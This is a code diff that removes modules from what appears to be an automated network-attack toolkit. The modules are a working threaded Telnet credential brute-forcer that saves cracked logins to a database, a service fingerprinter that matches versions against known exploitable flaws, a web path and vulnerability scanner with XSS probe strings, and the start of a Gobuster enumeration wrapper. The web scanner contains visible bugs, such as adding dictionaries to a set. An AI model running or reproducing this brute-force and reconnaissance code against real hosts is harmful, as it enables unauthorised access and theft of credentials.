self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
# Cache IP -> (mac, hostname)
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [mac, ip, hostname, user, password, port]
|
||||
self.queue = Queue()
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
def _read_lines(path: str) -> List[str]:
|
||||
try:
|
||||
with open(path, "r", encoding="utf-8", errors="ignore") as f:
|
||||
return [l.rstrip("\n\r") for l in f if l.strip()]
|
||||
except Exception as e:
|
||||
logger.error(f"Cannot read file {path}: {e}")
|
||||
return []
|
||||
|
||||
# ---------- mapping DB hosts ----------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- Telnet ----------
|
||||
def telnet_connect(self, adresse_ip: str, user: str, password: str) -> bool:
|
||||
try:
|
||||
tn = telnetlib.Telnet(adresse_ip)
|
||||
tn.read_until(b"login: ", timeout=5)
|
||||
tn.write(user.encode('ascii') + b"\n")
|
||||
if password:
|
||||
tn.read_until(b"Password: ", timeout=5)
|
||||
tn.write(password.encode('ascii') + b"\n")
|
||||
time.sleep(2)
|
||||
response = tn.expect([b"Login incorrect", b"Password: ", b"$ ", b"# "], timeout=5)
|
||||
try:
|
||||
tn.close()
|
||||
except Exception:
|
||||
pass
|
||||
if response[0] == 2 or response[0] == 3:
|
||||
return True
|
||||
except Exception:
|
||||
pass
|
||||
return False
|
||||
|
||||
# ---------- DB upsert fallback ----------
|
||||
def _fallback_upsert_cred(self, *, mac, ip, hostname, user, password, port, database=None):
|
||||
mac_k = mac or ""
|
||||
ip_k = ip or ""
|
||||
user_k = user or ""
|
||||
db_k = database or ""
|
||||
port_k = int(port or 0)
|
||||
|
||||
try:
|
||||
with self.shared_data.db.transaction(immediate=True):
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT OR IGNORE INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES('telnet',?,?,?,?,?,?,?,NULL)
|
||||
""",
|
||||
(mac_k, ip_k, hostname or "", user_k, password or "", port_k, db_k),
|
||||
)
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
UPDATE creds
|
||||
SET "password"=?,
|
||||
hostname=COALESCE(?, hostname),
|
||||
last_seen=CURRENT_TIMESTAMP
|
||||
WHERE service='telnet'
|
||||
AND COALESCE(mac_address,'')=?
|
||||
AND COALESCE(ip,'')=?
|
||||
AND COALESCE("user",'')=?
|
||||
AND COALESCE(COALESCE("database",""),'')=?
|
||||
AND COALESCE(port,0)=?
|
||||
""",
|
||||
(password or "", hostname or None, mac_k, ip_k, user_k, db_k, port_k),
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"fallback upsert_cred failed for {ip} {user}: {e}")
|
||||
|
||||
# ---------- worker / queue ----------
|
||||
def worker(self, success_flag):
|
||||
"""Worker thread for Telnet bruteforce attempts."""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
try:
|
||||
if self.telnet_connect(adresse_ip, user, password):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user} | Password:{password}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
if getattr(self.shared_data, "timewait_telnet", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_telnet)
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
for mac, ip, hostname, user, password, port in self.results:
|
||||
try:
|
||||
self.shared_data.db.insert_cred(
|
||||
service="telnet",
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
user=user,
|
||||
password=password,
|
||||
port=port,
|
||||
database=None,
|
||||
extra=None
|
||||
)
|
||||
except Exception as e:
|
||||
if "ON CONFLICT clause does not match" in str(e):
|
||||
self._fallback_upsert_cred(
|
||||
mac=mac, ip=ip, hostname=hostname, user=user,
|
||||
password=password, port=port, database=None
|
||||
)
|
||||
else:
|
||||
logger.error(f"insert_cred failed for {ip} {user}: {e}")
|
||||
self.results = []
|
||||
|
||||
def removeduplicates(self):
|
||||
pass
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
sd = SharedData()
|
||||
telnet_bruteforce = TelnetBruteforce(sd)
|
||||
logger.info("Telnet brute force module ready.")
|
||||
exit(0)
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
@@ -1,214 +0,0 @@
|
||||
# Service fingerprinting and version detection tool for vulnerability identification.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/thor_hammer_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -t, --target Target IP or hostname to scan (overrides saved value).
|
||||
# -p, --ports Ports to scan (default: common ports, comma-separated).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/services).
|
||||
# -d, --delay Delay between probes in seconds (default: 1).
|
||||
# -v, --verbose Enable verbose output for detailed service information.
|
||||
|
||||
import os
|
||||
import json
|
||||
import socket
|
||||
import argparse
|
||||
import threading
|
||||
from datetime import datetime
|
||||
import logging
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
import subprocess
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
b_class = "ThorHammer"
|
||||
b_module = "thor_hammer"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/services"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "thor_hammer_settings.json")
|
||||
DEFAULT_PORTS = [21, 22, 23, 25, 53, 80, 110, 115, 139, 143, 194, 443, 445, 1433, 3306, 3389, 5432, 5900, 8080]
|
||||
|
||||
# Service signature database
|
||||
SERVICE_SIGNATURES = {
|
||||
21: {
|
||||
'name': 'FTP',
|
||||
'vulnerabilities': {
|
||||
'vsftpd 2.3.4': 'Backdoor command execution',
|
||||
'ProFTPD 1.3.3c': 'Remote code execution'
|
||||
}
|
||||
},
|
||||
22: {
|
||||
'name': 'SSH',
|
||||
'vulnerabilities': {
|
||||
'OpenSSH 5.3': 'Username enumeration',
|
||||
'OpenSSH 7.2p1': 'User enumeration timing attack'
|
||||
}
|
||||
},
|
||||
# Add more signatures as needed
|
||||
}
|
||||
|
||||
class ThorHammer:
|
||||
def __init__(self, target, ports=None, output_dir=DEFAULT_OUTPUT_DIR, delay=1, verbose=False):
|
||||
self.target = target
|
||||
self.ports = ports or DEFAULT_PORTS
|
||||
self.output_dir = output_dir
|
||||
self.delay = delay
|
||||
self.verbose = verbose
|
||||
self.results = {
|
||||
'target': target,
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'services': {}
|
||||
}
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def probe_service(self, port):
|
||||
"""Probe a specific port for service information."""
|
||||
try:
|
||||
# Initial connection test
|
||||
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
sock.settimeout(self.delay)
|
||||
result = sock.connect_ex((self.target, port))
|
||||
|
||||
if result == 0:
|
||||
service_info = {
|
||||
'port': port,
|
||||
'state': 'open',
|
||||
'service': None,
|
||||
'version': None,
|
||||
'vulnerabilities': []
|
||||
}
|
||||
|
||||
# Get service banner
|
||||
try:
|
||||
banner = sock.recv(1024).decode('utf-8', errors='ignore').strip()
|
||||
service_info['banner'] = banner
|
||||
except:
|
||||
service_info['banner'] = None
|
||||
|
||||
# Advanced service detection using nmap if available
|
||||
try:
|
||||
nmap_output = subprocess.check_output(
|
||||
['nmap', '-sV', '-p', str(port), '-T4', self.target],
|
||||
stderr=subprocess.DEVNULL
|
||||
).decode()
|
||||
|
||||
# Parse nmap output
|
||||
for line in nmap_output.split('\n'):
|
||||
if str(port) in line and 'open' in line:
|
||||
service_info['service'] = line.split()[2]
|
||||
if len(line.split()) > 3:
|
||||
service_info['version'] = ' '.join(line.split()[3:])
|
||||
except:
|
||||
pass
|
||||
|
||||
# Check for known vulnerabilities
|
||||
if port in SERVICE_SIGNATURES:
|
||||
sig = SERVICE_SIGNATURES[port]
|
||||
service_info['service'] = service_info['service'] or sig['name']
|
||||
if service_info['version']:
|
||||
for vuln_version, vuln_desc in sig['vulnerabilities'].items():
|
||||
if vuln_version.lower() in service_info['version'].lower():
|
||||
service_info['vulnerabilities'].append({
|
||||
'version': vuln_version,
|
||||
'description': vuln_desc
|
||||
})
|
||||
|
||||
with self.lock:
|
||||
self.results['services'][port] = service_info
|
||||
if self.verbose:
|
||||
logging.info(f"Service detected on port {port}: {service_info['service']}")
|
||||
|
||||
sock.close()
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error probing port {port}: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""Save scan results to a JSON file."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
filename = os.path.join(self.output_dir, f"service_scan_{timestamp}.json")
|
||||
|
||||
with open(filename, 'w') as f:
|
||||
json.dump(self.results, f, indent=4)
|
||||
logging.info(f"Results saved to {filename}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the service scanning and fingerprinting process."""
|
||||
logging.info(f"Starting service scan on {self.target}")
|
||||
|
||||
with ThreadPoolExecutor(max_workers=10) as executor:
|
||||
executor.map(self.probe_service, self.ports)
|
||||
|
||||
self.save_results()
|
||||
return self.results
|
||||
|
||||
def save_settings(target, ports, output_dir, delay, verbose):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"target": target,
|
||||
"ports": ports,
|
||||
"output_dir": output_dir,
|
||||
"delay": delay,
|
||||
"verbose": verbose
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Service fingerprinting and vulnerability detection tool")
|
||||
parser.add_argument("-t", "--target", help="Target IP or hostname")
|
||||
parser.add_argument("-p", "--ports", help="Ports to scan (comma-separated)")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-d", "--delay", type=float, default=1, help="Delay between probes")
|
||||
parser.add_argument("-v", "--verbose", action="store_true", help="Enable verbose output")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
target = args.target or settings.get("target")
|
||||
ports = [int(p) for p in args.ports.split(',')] if args.ports else settings.get("ports", DEFAULT_PORTS)
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
delay = args.delay or settings.get("delay")
|
||||
verbose = args.verbose or settings.get("verbose")
|
||||
|
||||
if not target:
|
||||
logging.error("Target is required. Use -t or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(target, ports, output_dir, delay, verbose)
|
||||
|
||||
scanner = ThorHammer(
|
||||
target=target,
|
||||
ports=ports,
|
||||
output_dir=output_dir,
|
||||
delay=delay,
|
||||
verbose=verbose
|
||||
)
|
||||
scanner.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,313 +0,0 @@
|
||||
# Web application scanner for discovering hidden paths and vulnerabilities.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/valkyrie_scout_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -u, --url Target URL to scan (overrides saved value).
|
||||
# -w, --wordlist Path to directory wordlist (default: built-in list).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/webscan).
|
||||
# -t, --threads Number of concurrent threads (default: 10).
|
||||
# -d, --delay Delay between requests in seconds (default: 0.1).
|
||||
|
||||
import os
|
||||
import json
|
||||
import requests
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import threading
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
from urllib.parse import urljoin
|
||||
import re
|
||||
from bs4 import BeautifulSoup
|
||||
|
||||
|
||||
b_class = "ValkyrieScout"
|
||||
b_module = "valkyrie_scout"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/webscan"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "valkyrie_scout_settings.json")
|
||||
|
||||
# Common web vulnerabilities to check
|
||||
VULNERABILITY_PATTERNS = {
|
||||
'sql_injection': [
|
||||
"error in your SQL syntax",
|
||||
"mysql_fetch_array",
|
||||
"ORA-",
|
||||
"PostgreSQL",
|
||||
],
|
||||
'xss': [
|
||||
"<script>alert(1)</script>",
|
||||
"javascript:alert(1)",
|
||||
],
|
||||
'lfi': [
|
||||
"include(",
|
||||
"require(",
|
||||
"include_once(",
|
||||
"require_once(",
|
||||
]
|
||||
}
|
||||
|
||||
class ValkyieScout:
|
||||
def __init__(self, url, wordlist=None, output_dir=DEFAULT_OUTPUT_DIR, threads=10, delay=0.1):
|
||||
self.base_url = url.rstrip('/')
|
||||
self.wordlist = wordlist
|
||||
self.output_dir = output_dir
|
||||
self.threads = threads
|
||||
self.delay = delay
|
||||
|
||||
self.discovered_paths = set()
|
||||
self.vulnerabilities = []
|
||||
self.forms = []
|
||||
|
||||
self.session = requests.Session()
|
||||
self.session.headers = {
|
||||
'User-Agent': 'Valkyrie Scout Web Scanner',
|
||||
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
|
||||
}
|
||||
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def load_wordlist(self):
|
||||
"""Load directory wordlist."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
with open(self.wordlist, 'r') as f:
|
||||
return [line.strip() for line in f if line.strip()]
|
||||
return [
|
||||
'admin', 'wp-admin', 'administrator', 'login', 'wp-login.php',
|
||||
'upload', 'uploads', 'backup', 'backups', 'config', 'configuration',
|
||||
'dev', 'development', 'test', 'testing', 'staging', 'prod',
|
||||
'api', 'v1', 'v2', 'beta', 'debug', 'console', 'phpmyadmin',
|
||||
'mysql', 'database', 'db', 'wp-content', 'includes', 'tmp', 'temp'
|
||||
]
|
||||
|
||||
def scan_path(self, path):
|
||||
"""Scan a single path for existence and vulnerabilities."""
|
||||
url = urljoin(self.base_url, path)
|
||||
try:
|
||||
response = self.session.get(url, allow_redirects=False)
|
||||
|
||||
if response.status_code in [200, 301, 302, 403]:
|
||||
with self.lock:
|
||||
self.discovered_paths.add({
|
||||
'path': path,
|
||||
'url': url,
|
||||
'status_code': response.status_code,
|
||||
'content_length': len(response.content),
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
# Scan for vulnerabilities
|
||||
self.check_vulnerabilities(url, response)
|
||||
|
||||
# Extract and analyze forms
|
||||
self.analyze_forms(url, response)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error scanning {url}: {e}")
|
||||
|
||||
def check_vulnerabilities(self, url, response):
|
||||
"""Check for common vulnerabilities in the response."""
|
||||
try:
|
||||
content = response.text.lower()
|
||||
|
||||
for vuln_type, patterns in VULNERABILITY_PATTERNS.items():
|
||||
for pattern in patterns:
|
||||
if pattern.lower() in content:
|
||||
with self.lock:
|
||||
self.vulnerabilities.append({
|
||||
'type': vuln_type,
|
||||
'url': url,
|
||||
'pattern': pattern,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
# Additional checks
|
||||
self.check_security_headers(url, response)
|
||||
self.check_information_disclosure(url, response)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error checking vulnerabilities for {url}: {e}")
|
||||
|
||||
def analyze_forms(self, url, response):
|
||||
"""Analyze HTML forms for potential vulnerabilities."""
|
||||
try:
|
||||
soup = BeautifulSoup(response.text, 'html.parser')
|
||||
forms = soup.find_all('form')
|
||||
|
||||
for form in forms:
|
||||
form_data = {
|
||||
'url': url,
|
||||
'method': form.get('method', 'get').lower(),
|
||||
'action': urljoin(url, form.get('action', '')),
|
||||
'inputs': [],
|
||||
'timestamp': datetime.now().isoformat()
|
||||
}
|
||||
|
||||
# Analyze form inputs
|
||||
for input_field in form.find_all(['input', 'textarea']):
|
||||
input_data = {
|
||||
'type': input_field.get('type', 'text'),
|
||||
'name': input_field.get('name', ''),
|
||||
'id': input_field.get('id', ''),
|
||||
'required': input_field.get('required') is not None
|
||||
}
|
||||
form_data['inputs'].append(input_data)
|
||||
|
||||
with self.lock:
|
||||
self.forms.append(form_data)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing forms in {url}: {e}")
|
||||
|
||||
def check_security_headers(self, url, response):
|
||||
"""Check for missing or misconfigured security headers."""
|
||||
security_headers = {
|
||||
'X-Frame-Options': 'Missing X-Frame-Options header',
|
||||
'X-XSS-Protection': 'Missing X-XSS-Protection header',
|
||||
'X-Content-Type-Options': 'Missing X-Content-Type-Options header',
|
||||
'Strict-Transport-Security': 'Missing HSTS header',
|
||||
'Content-Security-Policy': 'Missing Content-Security-Policy'
|
||||
}
|
||||
|
||||
for header, message in security_headers.items():
|
||||
if header not in response.headers:
|
||||
with self.lock:
|
||||
self.vulnerabilities.append({
|
||||
'type': 'missing_security_header',
|
||||
'url': url,
|
||||
'detail': message,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
def check_information_disclosure(self, url, response):
|
||||
"""Check for information disclosure in response."""
|
||||
patterns = {
|
||||
'email': r'[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}',
|
||||
'internal_ip': r'\b(?:192\.168|10\.|172\.(?:1[6-9]|2[0-9]|3[01]))\.\d{1,3}\.\d{1,3}\b',
|
||||
'debug_info': r'(?:stack trace|debug|error|exception)',
|
||||
'version_info': r'(?:version|powered by|built with)'
|
||||
}
|
||||
|
||||
content = response.text.lower()
|
||||
for info_type, pattern in patterns.items():
|
||||
matches = re.findall(pattern, content, re.IGNORECASE)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.vulnerabilities.append({
|
||||
'type': 'information_disclosure',
|
||||
'url': url,
|
||||
'info_type': info_type,
|
||||
'findings': matches,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
def save_results(self):
|
||||
"""Save scan results to JSON files."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
# Save discovered paths
|
||||
if self.discovered_paths:
|
||||
paths_file = os.path.join(self.output_dir, f"paths_{timestamp}.json")
|
||||
with open(paths_file, 'w') as f:
|
||||
json.dump(list(self.discovered_paths), f, indent=4)
|
||||
|
||||
# Save vulnerabilities
|
||||
if self.vulnerabilities:
|
||||
vulns_file = os.path.join(self.output_dir, f"vulnerabilities_{timestamp}.json")
|
||||
with open(vulns_file, 'w') as f:
|
||||
json.dump(self.vulnerabilities, f, indent=4)
|
||||
|
||||
# Save form analysis
|
||||
if self.forms:
|
||||
forms_file = os.path.join(self.output_dir, f"forms_{timestamp}.json")
|
||||
with open(forms_file, 'w') as f:
|
||||
json.dump(self.forms, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {self.output_dir}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the web application scan."""
|
||||
try:
|
||||
logging.info(f"Starting web scan on {self.base_url}")
|
||||
paths = self.load_wordlist()
|
||||
|
||||
with ThreadPoolExecutor(max_workers=self.threads) as executor:
|
||||
executor.map(self.scan_path, paths)
|
||||
|
||||
self.save_results()
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Scan error: {e}")
|
||||
finally:
|
||||
self.session.close()
|
||||
|
||||
def save_settings(url, wordlist, output_dir, threads, delay):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"url": url,
|
||||
"wordlist": wordlist,
|
||||
"output_dir": output_dir,
|
||||
"threads": threads,
|
||||
"delay": delay
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Web application vulnerability scanner")
|
||||
parser.add_argument("-u", "--url", help="Target URL to scan")
|
||||
parser.add_argument("-w", "--wordlist", help="Path to directory wordlist")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-t", "--threads", type=int, default=10, help="Number of threads")
|
||||
parser.add_argument("-d", "--delay", type=float, default=0.1, help="Delay between requests")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
url = args.url or settings.get("url")
|
||||
wordlist = args.wordlist or settings.get("wordlist")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
threads = args.threads or settings.get("threads")
|
||||
delay = args.delay or settings.get("delay")
|
||||
|
||||
if not url:
|
||||
logging.error("URL is required. Use -u or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(url, wordlist, output_dir, threads, delay)
|
||||
|
||||
scanner = ValkyieScout(
|
||||
url=url,
|
||||
wordlist=wordlist,
|
||||
output_dir=output_dir,
|
||||
threads=threads,
|
||||
delay=delay
|
||||
)
|
||||
scanner.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,364 +0,0 @@
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
web_enum.py — Gobuster Web Enumeration -> DB writer for table `webenum`.
|
||||
|
||||
- Writes each finding into the `webenum` table
|
||||
- ON CONFLICT(mac_address, ip, port, directory) DO UPDATE
|
||||
- Respects orchestrator stop flag (shared_data.orchestrator_should_exit)
|
||||
- No filesystem output: parse Gobuster stdout directly
|
||||
- Filtrage dynamique des statuts HTTP via shared_data.web_status_codes
|
||||
"""
|
||||
|
||||
import re
|
||||
import socket
|
||||
import subprocess
|
||||
import threading
|
||||
import logging
|
||||
from typing import List, Dict, Tuple, Optional, Set
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# -------------------- Logger & module meta --------------------
|
||||
logger = Logger(name="web_enum.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "WebEnumeration"
|
||||
b_module = "web_enum"
|
||||
b_status = "WebEnumeration"
|
||||
b_port = 80
|
||||
b_service = '["http","https"]'
|
||||
b_trigger = 'on_any:["on_web_service","on_new_port:80","on_new_port:443","on_new_port:8080","on_new_port:8443","on_new_port:9443","on_new_port:8000","on_new_port:8888","on_new_port:81","on_new_port:5000","on_new_port:5001","on_new_port:7080","on_new_port:9080"]'
|
||||
b_parent = None
|
||||
b_priority = 9
|
||||
b_cooldown = 1800
|
||||
b_rate_limit = '3/86400'
|
||||
b_enabled = 1
|
||||
|
||||
# -------------------- Defaults & parsing --------------------
|
||||
# Valeur de secours si l'UI n'a pas encore initialisé shared_data.web_status_codes
|
||||
# (par défaut: 2xx utiles, 3xx, 401/403/405 et tous les 5xx; 429 non inclus)
|
||||
DEFAULT_WEB_STATUS_CODES = [
|
||||
200, 201, 202, 203, 204, 206,
|
||||
301, 302, 303, 307, 308,
|
||||
401, 403, 405,
|
||||
"5xx",
|
||||
]
|
||||
|
||||
ANSI_RE = re.compile(r"\x1B\[[0-?]*[ -/]*[@-~]")
|
||||
CTL_RE = re.compile(r"[\x00-\x1F\x7F]") # non-printables
|
||||
|
||||
# Gobuster "dir" line examples handled:
|
||||
# /admin (Status: 301) [Size: 310] [--> http://10.0.0.5/admin/]
|
||||
# /images (Status: 200) [Size: 12345]
|
||||
GOBUSTER_LINE = re.compile(
|
||||
r"""^(?P<path>\S+)\s*
|
||||
\(Status:\s*(?P<status>\d{3})\)\s*
|
||||
(?:\[Size:\s*(?P<size>\d+)\])?
|
||||
(?:\s*\[\-\-\>\s*(?P<redir>[^\]]+)\])?
|
||||
""",
|
||||
re.VERBOSE
|
||||
)
|
||||
|
||||
def _normalize_status_policy(policy) -> Set[int]:
|
||||
"""
|
||||
Transforme une politique "UI" en set d'entiers HTTP.
|
||||
policy peut contenir:
|
||||
- int (ex: 200, 403)
|
||||
- "xXX" (ex: "2xx", "5xx")
|
||||
- "a-b" (ex: "500-504")
|
||||
"""
|
||||
codes: Set[int] = set()
|
||||
if not policy:
|
||||
policy = DEFAULT_WEB_STATUS_CODES
|
||||
for item in policy:
|
||||
try:
|
||||
if isinstance(item, int):
|
||||
if 100 <= item <= 599:
|
||||
codes.add(item)
|
||||
elif isinstance(item, str):
|
||||
s = item.strip().lower()
|
||||
if s.endswith("xx") and len(s) == 3 and s[0].isdigit():
|
||||
base = int(s[0]) * 100
|
||||
codes.update(range(base, base + 100))
|
||||
elif "-" in s:
|
||||
a, b = s.split("-", 1)
|
||||
a, b = int(a), int(b)
|
||||
a, b = max(100, a), min(599, b)
|
||||
if a <= b:
|
||||
codes.update(range(a, b + 1))
|
||||
else:
|
||||
v = int(s)
|
||||
if 100 <= v <= 599:
|
||||
codes.add(v)
|
||||
except Exception:
|
||||
